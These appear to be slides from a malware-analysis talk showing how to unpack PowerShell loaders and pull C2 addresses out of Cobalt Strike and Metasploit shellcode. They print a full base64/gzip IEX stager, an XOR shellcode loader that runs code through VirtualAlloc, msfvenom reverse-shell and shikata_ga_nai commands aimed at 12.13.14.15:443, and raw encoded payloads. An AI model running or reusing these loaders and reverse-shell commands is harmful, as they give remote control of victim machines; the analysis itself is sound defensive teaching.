
```
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgBy
AG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEALwA2ADEAWABiAFgATwBpAHkAaABMACsASABIADgA
RgBIADEASQBGADEAQgBvAHYAdgBpAFMAYgA3AEsAbQB0AFcAdQBSAEYASQBVAEkAVQBrAEIAZwA5AFYAZwBwAGgAVgBKAFEAMwBZAFIARABKADIAZgAz
AHYAcAB3AGMAMQBKADMAcwAyAGUAKwA5AFcAMwBiAFcASwBjAG0AYgBvADcAdQBsACsAKwBwAG0AZQB4AGsAVAA0AHkAcwBTAHAANwAyAEkAdAA5AGgA
QgAxAFoAYQBNADAAOAArAE8ASQBhAHQAVgBxAGwAMgBLAHMAWQBPAG8AegA5AFkAVwB1AEwAZgBQAEkAeABXAFMAWgBEAEoANQBYAEMARAA4AG4AYQBl
AHcAKwBPADUANgBYAG8AaQB5AGoALwBxAHAAZABEAEoAMwBVAEMAUwBuAG0AYwB1ACsAawB6ADIASABzADUAUQBHAHEAVQA5AFcARQBDAEMASQB2AFQA
eABGADcAYwBWAEcANwBxAEoAYgB5AEsASABPAFcANgBEAGwAeQBzAEwAOQBIAHoAeQBIAEMANgA5AGoATABZAEMATgBtAHgAaQBlAEoARwBJAGUATwBI
ADgAMAAvAGYAUgBMAHkATgBFAFUAUgBQAHMANABiAFAAWQBUADUATABFAFAAaABJAHYAQgBSAHgAcgBEAFUAVgArAHAAeABqAFYASgAwADkAYgBEAFkA
SQBCAGQAVABmADEARwBYAHoANAAxAGUARQBDACsAYwA0AEMAUgBXAEMAbwA2ADcAaABvAEQANAB5AEMAUAB2AEIAcgBIAHIAawBBAGcAYQBaAGgATAA0
AG0ASwBIAC8ALwBKAE4AbQBaADEAZgBOAGUAVQBQAGEANQBVADYAUQBNAGIAUgBaAFoAaABpAEYARABTADgASQBhAEoAYgA2AHgAcABJAE4AcgBUAEoA
QgBEAEsAMwA1AGIAaABwAG4AOABSAEkAMwBIAHYAMgBvADMAVwBxAE0ASwArAC8AMQB5AG4AbgB0ADYARAB2AE4AbgBpAEoAYgBKAFEANwBFADgAZgBN
AGcAaQBkAFcAagBEAGsAUABEAGMAQQBqAFkAOABFAGMATQA2AFQAbwAxAEkALwB2AE4ANQBuAFAAcQB5ADYAcwAzAFIAaAA1AGgAUAAwAFEATgBKAGMA
SQBvAGoAUgBNAFQAcABYAHYAZgBSAFYAbQBqADcAMABSAGUAZwBBAHkAMABCAEQAVQA2AGcALwBSAEYASwA1AG8ARgBKADEASwBFADgAegBTAGkAegBy
```

Output   start: 60 end: 2492 length: 2432   time: 7ms length: 2628 lines: 1

```
$s=New-Object IO.MemoryStream(,
[Convert]::FromBase64String("H4sIAAAAAAAA/61XbXOiyhL+HH8FH1IF1BovviSb7KmtWuRFIUIUkBg9VgphVJQ3YRDJ2f3vpwc1J3s2e+9W3bWKcm
bo7ul++pmexkT4ysSp72It9hB1ZaM08+OIatVql2KsYOoz9YWuLfPIxWSZDJ5XCD8naew+O56Xoiyj
/qpdDJ3UCSnmcu+kz2Hs5QGqU9WECCIvTxF7cVG7qJbyKHOW6DlysL9HzyHC69jLYCNmxieJGIeOH80
/fRLyNEURPs4bPYT5LEPhIvBRxrDUV+pxjVJ09bDYIBdTf1GXz41eEC+c4CRWCo67hoD4yCPvBrHrkAgaZhL4mKH
//JNmZ1fNeUPa5U6QMbRZZhiFDS8IaJb6xpINrTJBDK35bhpn8RI3Hv2o3WqMK+/1ynnt6DvNniJbJQ7E8fMgidWjDkPDcAjY8EcM6To1I
/vN5nPqy6s3Rh5hP0QNJcIojRMTpXvfRVmj70RegAy0BDU6g
/RFK5oFJ1KE8zSizr6A3j7eIuYyyoOgDnZnv2p3zuioOIP7q0rMWyWOGuKUr7848StwaBVyjuYgnB+8f0MuEn4
```

3 Layers to Shellcode!

Outer Layer



```
$s=New-Object IO.MemoryStream(,
[Convert]::FromBase64String("H4sIAAAAAAAA/61XbXOiyhL+HH8FH1IF1BovviSb7KmtWuRFIUIUkBg9VgphVJQ3YRDJ2f3
vpwc1J3s2e+9W3bWKcmbo7ul++pmexkT4ysSp72It9hB1ZaM08+OIatVql2KsYOoz9YWuLfPIxWSZDJ5XCD8naew+O56Xoiyj
/qpdDJ3UCSnmcu+kz2Hs5QGqU9WECCIvTxF7cVG7qJbyKHOW6DlysL9HzyHC69jLYCNmxieJGIeOH8O
/fRLyNEURPs4bPYT5LEPhIvBRxrDUV+pxjVJ09bDYIBdTf1GXz41eEC+c4CRWCo67hoD4yCPvBrHrkAgaZhL4mKH
//JNmZ1fNeUPa5U6QMbRZZhiFDS8IaJb6xpINrTJBDK35bhpn8RI3Hv2o3WqMK+
/1ynnt6DvNniJbJQ7E8fMgidWjDkPDcAjY8EcM6To1I/vN5nPqy6s3Rh5hP0QNJcIojRMTpXvfRVmj70RegAy0BDU6g
/RFK5oFJ1KE8zSizr6A3j7eIuYyyoOgDnZnv2p3zuioOIP7q0rMWyWQGuKUrZ848StwaBVvjuYgnB+8f0MuFn4
/EIytfau9Q1UPBWjlYPSMAd83XK1dXMyqIYJ4mGGc+ZXeZ4qrUxo44eA4LUk6rTRH7Pyf
/By3PWtm9Z8aap61TjrH9Bz9+EzN7Nj35rULtnZiD1l/XuR+4KGUvP
/5aRDR0o+QWEZO6LtnwjPv5QwtA1Th0TiL6eAnQ59eIE88oUMTQGc
/qkmhj191u0fneBfynoFXQAn2e2eOOWRoJdJQCPgd50DTyyUcM3SWPh2t8rw7mRMuC4GTZXVqmMM5d+uUiZwAeXWKjzL
/9IrPcVwN6X/c1fIA+66T4bO5OfsOpKethTiCE5O7kF2AwTIT5PpOQFCpU33fQ93S9FdnF+h3MRGcIIAjB5b2kBNYIViYmHAm9er
/5gfbMBFWwiRAIUhXVUgOnBXUnNOJqujmrJBH/xe3z+fkeCgIVmeQ3jgNBDCDGNcp208x1DW6/gPx/j
/3vi8x37kppOiUSKY6iLNuiclxqSRdcrl8fsWyQi7FgJqcxmHXydBNx6zKGEO3b/OdUmqb0U3ak
/Zyf9eXLHj28LR3sjQYqEbSNQaulD8M+5y6VEa3YicvciW3ulxb5kDuZdeTlsr+IX5q5mGn6SXKXoe17OOun4nKXuT7rV0s36z8u
5Odo/5oUTQXE0X+uOjJnb6dyUS+r+y78k64i2H8H2UvxCro3d4kUbfwOkhSb9Bk4BZtfIuc1aG8tz+YXLNnl
/rAlhLdjLzBojmSVf2lJeED5
/UNzpOyqWfvpPZwcZ9AnEp7Zd5Eamma3dLd4hcSu9vXB9797vbae2mVst4BHA5mqa2fbryDO5ELd6IPyv6T3gO7u
/xx1elrZhtsm96h8MbZg2rhp
/bQCTtlGXUEZaMcBm6C7Yl6kzqlkAx8tOguMdFVB9OVeifho3+maZQe2A76lngPtiNB08Af51pGY5C5z3ywdZvuFF
/b1Dcbt60Xmmmrj0YgO+Ka1yWeM0W7OzS3Hd3aJro4DkZKoYn8b3iUlsqPpKl1H7aizU0XdnEY2Nz1UORUa8zd3Y8kdWJuD7oo42
pdkPGDVdwJ46YO/nQFm0s0a3RYWNvbp/G6Y41GPBRGhdqTFSQV3GLgB/5I6vbGTfdhwam6IU8FQ3qa8txUF6NpIcL/SfYRZA
/G1u6Nx1OjN4JcNz2rNyq0kXToG6umOg6mvbEd6zB
/EIVO8rTt8kagT8RwStb65rYpgZ70OE4ssdD7YGs4Crwe2G2NpakhhqpkbJsTkMktObi3uDtB7D7pUqENPOCVwR3GY17HXqHZosE
/8W3PMLdez7JdTeY5q8frhm1sTWnFWcKKxL/u8S1wVVprA3+7+R35qB7gOXftdD3gqfmoD5QX4DOXbZSWtvEk
/HHdFnvAwyKMiwx45H+I1GKXAU9LyGepE64esJN2K64218FOGPmd+8XGzqYfO1p+38YvrtzVdKnr6tI6noiGMpEF2APOCKlGyziF
/uJA7uw
/KPi/CjD1Wm+gykABI+sfPrDk3n99M7s8zM992uv8anEAa+1rUruqN3vnTcX6WfOjOWm2dgKoZNDAnK8fOU7lUxsyjH2iwTDvd85
blEYogK4S+s5z0eaDIHZJ4/STDgbauGNzNYfLaQzDduvdEUu9CkK3dIxpkS+XVXNxivDcY50FP32aQnj1NyAOULTC6zrFHdocx5H
/DsfWfh0WIU5K5tVcnTRXbzx5u1NQ7cSe0E/zKES/MQHfbfq/oSXgVf3ZK3SVQ+
/jxdboL7WasqTerGf+C3x9oB11W3EvA5rjq028gE+V6u5lLh2WUqQJdelQ36grCI
/P2i34XklXObmIqePn11eqcPyj4lfKQC6C9vlKjRfAUgT9FDFdGSHCsPY3SE0qUs8NAAA="));IEX (New-Object
IO.StreamReader(New-Object IO.Compression.GzipStream($s,
[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

Inner Layer

Apply cyberchef recipe on base64 section:


From_Base64('A-Za-z0-9+/=',true)

Gunzip()

32 Bit Shellcode

CS Shellcode XOR

Powershell Jobs manage invocation by architecture



```
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule',
$false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
        $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime, Managed')
        $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type,
$var_parameters).SetImplementationFlags('Runtime, Managed')

        return $var_type_builder.CreateType()
}

[Byte[]]$var_code =
[System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvO
oY1um41dpIvNzqGs7qHsDIvDAH2qoF6gi9RLcEuOP4uwuIuQbw1bXIF7bGF4HVsF7qHsHIvBFqC9oqHs/IvCoJ6gi86pnBwd4eEJ6eXLcw3t8ea
gxyKV+S01GVyNLVEpNSndLb1QFJNz2Etx0dHR0dEsZdVqE3PbKpyMjI3gS6nJySSBycktzIyMjcHNLdKq85dz2yFN4EvFxSyMhY6dxcXFwcXNLy
HYNGNz2quWg4HMS3HR0SdxwdUsOJTtY3Pam4yyn4CIjIxLcptVXJ6rayCpLiebBftz2quJLZgJ9Etz2Etx0SSRydXNLlHTDKNz2nCMMIyMa5FeU
EtzKsiIjI8rqIiMjy6jc3NwMSVJWRlFaDhANEA0SDVBPSk4NTkpNDUlQIwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwM
DAwMDAwMDAwMDAwMDI2JAQEZTVxkDV0ZbVwxLV05PD0JTU09KQEJXSkxNDFtLV05PCFtOTw9CU1NPSkBCV0pMTQxbTk8YUh4TDRoPCQwJGFIeEw
0bLiliQEBGU1cOb0JNRFZCREYZA0ZNDnZwD0ZNGFIeEw0WLilxRkVGUUZRGQNLV1dTGQwMQExHRg1JUlZGUVoNQExODC4pYkBARlNXDmZNQExHS
k1EGQNEWUpTDwNHRkVPQldGLil2UEZRDmJERk1XGQNuTFlKT09CDBYNEwMLdEpNR0xUUANtdwMVDRAYA3dRSkdGTVcMFA0TGANRVRkSEg0TCgNP
SkhGA2RGQEhMLikjAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAyNL05aBddz2SWNLIzMjI0s
jI2MjdEt7h3DG3PawmowsIyMi+nJwqsR0SyMDIyNwdUsxtarB3Pam41flqCQi4KbjVsZ74MuK3tzcFBMNEBcNEhoXDRIXFCMjIyMj')

for ($x = 0; $x -lt $var_code.Count; $x++) {
        $var_code[$x] = $var_code[$x] -bxor 35
}

$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address
kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer,
(func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
'@

If ([IntPtr]::size -eq 8) {
        start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
        IEX $DoIt
}
```

Other Common Payloads

Analyze Shellcode


3 Examples:

- Reverse HTTP (CS)
- Reverse TCP (Metasploit)
- Encoded Payload (MSFVenom/Shikataganai)

L7 Analyze Shellcode (reverse tcp)

```
$ msfvenom -p windows/shell_reverse_tcp LHOST=12.13.14.15 LPORT=443 > reverse_tcp.bin
```

/OiCAAAAYInlMcBki1Awi1IMi1IUi3IoD7dKJjH/r
DxhfAIsIMHPDQHH4vJSV4tSEItKPItMEXjjSAH
RUYtZIAHTi0kY4zpJizSLAdYx/6zBzw0Bxzjgdf
YDffg7fSR15FiLWCQB02aLDEuLWBwB04sEiw
HQiUQkJFtbYVlaUf/gX19aixLrjV1oMzIAAGh3c
zJfVGhMdyYH/9W4kAEAACnEVFBoKYBrAP/V
UFBQUEBQQFBo6g/f4P/Vl2oFaAwNDg9oAgA
Bu4nmahBWV2iZpXRh/9WFwHQM/04Idexo8L
WiVv/VaGNtZACJ41dXVzH2ahJZVuL9ZsdEJD
wBAY1EJBDGAERUUFZWVkZWTlZWU1Zoec
w/hv/VieBOVkb/MGgIhx1g/9W78LWiVmimlb2d/
9U8BnwKgPvgdQW7RxNyb2oAU//V



7 code results in rapid7/metasploit-framework or view all results on GitHub

external/source/shellcode/windows/x86/src/block/block_reverse_tcp_allports.asm

```
push edi                   ; the socket
push 0x6174A599            ; hash( "ws2_32.dll", "connect" )
call ebp                   ; connect( s, &sockaddr, 16 );
```

Assembly   Showing the top match   Last indexed on Mar 23, 2021

external/source/shellcode/windows/x86/src/block/block_reverse_ipv6_tcp.asm

```
push edi                   ; the socket
push 0x6174A599            ; hash( "ws2_32.dll", "connect" )
call ebp                   ; connect( s, &sockaddr_in6, 28 );
```

Assembly   Showing the top match   Last indexed on Mar 23, 2021

external/source/shellcode/windows/x86/src/block/block_reverse_tcp_dns.asm

```
push esi                   ; pointer to the sockaddr struct
push edi                   ; the socket
push 0x6174A599            ; hash( "ws2_32.dll", "connect" )
```

Assembly   Showing the top match   Last indexed on Mar 23, 2021

external/source/shellcode/windows/x86/src/block/block_reverse_tcp.asm

```
push esi                   ; pointer to the sockaddr struct
push edi                   ; the socket
push 0x6174A599            ; hash( "ws2_32.dll", "connect" )
```

Assembly   Showing the top match   Last indexed on Mar 23, 2021

Extracting C2 Statically from Disassembly (its backwards!)

Find connect reference

```
xchg eax, edi

push 5

push 0xf0e0d0c

push 0xbb010002

mov esi, esp

push 0x10

push esi

push edi

push 0x6174a599    ; C:\Windows\syswow64\WS2_32.dll->connect

call ebp
```

4 Octets:
0f == 15
0e == 14
0d == 13
0c == 12
Its backwards (little endian) so
12.13.14.15


Port and protocol
0002 is Tcp

Port is 0xbb01 == 01bb == 443

https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/core/payload/windows/reverse_tcp.rb

Triage Reverse TCP Shellcode / Cheat with Metasploit


Extracting C2 Statically from Disassembly (its backwards!)



```
sub esp, eax
push esp
push eax
push 0x6b8029
call ebp
push 1
push 0x6b01a8c0
push 0x5c110002
mov esi, esp
push eax
push eax
push eax
push eax
inc eax
push eax
inc eax
push eax
push 0xe0df0fea          ; C:\Windows\syswow64\WS2_32.dll->WSASocketA

call ebp
xchg eax, edi
push 0x10
push esi
push edi
push 0x6174a599          ; C:\Windows\syswow64\WS2_32.dll->connect

call ebp
test eax, eax
je 0x10e4
dec dword ptr [esi + 8]
jne 0x10cb
call 0x114b
push 0
push 4
push esi
push edi
push 0x5fc8d902          ; C:\Windows\syswow64\WS2_32.dll->recv
```



```
create_socket:
  push #{encoded_host}    ; host in little-endian format
  push #{encoded_port}    ; family AF_INET and port number
  mov esi, esp            ; save pointer to sockaddr struct

  push eax                ; if we succeed, eax will be zero, push zero for the flags param.
  push eax                ; push null for reserved parameter
  push eax                ; we do not specify a WSAPROTOCOL_INFO structure
  push eax                ; we do not specify a protocol
  inc eax                 ;
  push eax                ; push SOCK_STREAM
  inc eax                 ;
  push eax                ; push AF_INET
  push #{Rex::Text.block_api_hash('ws2_32.dll', 'WSASocketA')}
  call ebp                ; WSASocketA( AF_INET, SOCK_STREAM, 0, 0, 0, 0 );
  xchg edi, eax           ; save the socket for later, don't care about the value of eax after this
^
# Check if a bind port was specified
if opts[:bind_port]
  bind_port    = opts[:bind_port]
  encoded_bind_port = "0x%.8x" % [bind_port.to_i,2].pack("vn").unpack("N").first
  as
```

```
try_connect:
  push 16                 ; length of the sockaddr struct
  push esi                ; pointer to the sockaddr struct
  push edi                ; the socket
  push #{Rex::Text.block_api_hash('ws2_32.dll', 'connect')}
  call ebp                ; connect( s, &sockaddr, 16 );

  test eax,eax            ; non-zero means a failure
  jz connected
```

```
't used)
  call ebp                ; bind( s, &sockaddr_in, 16 );
  push #{encoded_host}    ; host in little-endian format
  push #{encoded_port}    ; family AF_INET and port number
  mov esi, esp
```

https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/core/payload/windows/reverse_tcp.rb

L8 Analyzing Encoded Payload

```
$ msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i
5  < reverse_http.bin > encoded_reverse_http.bin
```

28vZdCT0XzHJsey78a6gBoPHBDFfFgNfFuIEFrsR081n2MJmvBevt3VmqYnGm7YpzJjgtBrB8AF5UNper9o8pvX0t+bhyvFXSfGlxbrZ0pYvAKnzkScPq
uru/IOmu6PsT6/gVRqLr4ogB5e6FQzrsQoJkwXo8xnoWD2Om3FX574YDZgAzXVXGqS3+vWHUgaAOEoHMzK88YLBWoq2TEv24PxloaBean8nS1M
0iklMyZxHZLlWqi5OZL6y1jLt7y2D9jsU0zKFmJUpPPSKs8+tjw7Syj+rI5evSNf6BjECBmleQRA+iILNnXOjDbLwwkVqwXiNBh3eF8tovXe2vLuQS8LFanl
byawgAzf/tDPYOJAX6RdQq62ekvWiEfCQm+9dz5CExB2qBHG/ndWeMsru0V429GvAjUbe+ZMmNvu7UfyI04aPsIEYZE4BRlfF9xPqVMM5XMGe6ko1
wzxE6Qnq2y6MTpTvtbkwUdigNiS/Y3cHas6fQly2R3kMvd3S6ZG7vCqQZFZRlAgEpTkBt/3ARw/wLWSXkld1G8L3RNyP0C0Ehq6hQW5H3sgGES5G7
btGK1NzNzFd24ISULxioY5VAX0mX84h8elFzNckrBdniC/mEs49dXyBnbpAz77ssyj4D8O7iIjqvdldgcVLcPQv6u0q0wkH+qiH/w3UOe4PthjX0c1TSNJw
SAgm7INeLsrsnvM/Tqi06MTTmNig0RPmhqgfYaKRjIiFYaliGmc5ytc+SjOqruXo26fNjOZjCObgLhZw6h+f/ypGmpOXcuEcpNeyPozgJK659kjHvq606H2
sG6Oq2tHVs8ZS5igkNdtLWdpnfxdjWABNE7IqEGZvUEbB6FzFhBaSVcwSv+PxmxhACNvL7MjG4CKB4PrD9aHaB69I17KT0hQ4jVUnAHSbaUq4LsO
SLro+sUKymW1iMEMQQ0sRpqIAXEUIZNlBu720x6QlAtEMBqZi6FDI2bEYjqn/9k4ZtJy+tX2yCzRBQC0kpjMXbINR3mZhii4BkscIxYq034J/ah3/NRh+Y
zyVwLIbw7MBmALbYW8cvRAvSbIBh7nnfl06uHEO6JK9h1XMnv1ie0NVi1fShH8T22ZEbaAM8RQ3E3DlBdcCgrKew/SKY2SlBsZBFpxsSTBcycYqLC
XD3aQ+co3oR5wW3vNhkuBk3C22rOu/vVPLk39fMOKihLjecbzGflLLY7uAdMR7unmbcMt05A9nptlyFgGSJnJvH2XlehSUFzBW6EmsV6ukLQsMBRDj
bN6Uz/y9vo/jrqNmpQ/IKDaSWw==

https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/core/payload/windows/reverse_tcp.rb

Additional Examples

Additional Powershell Samples

- Check https://github.com/das-lab/mpsd for additional examples!

Any Questions for us?

Thank you!

Feel free to contact us at:

Kevin Zuk (kevin.zuk@anvilogic.com)

Matt Downing (matt@anvilogic.com)

And sign up for our weekly threat report at:

https://www.anvilogic.com/resources/threat-report

ANVILOGIC™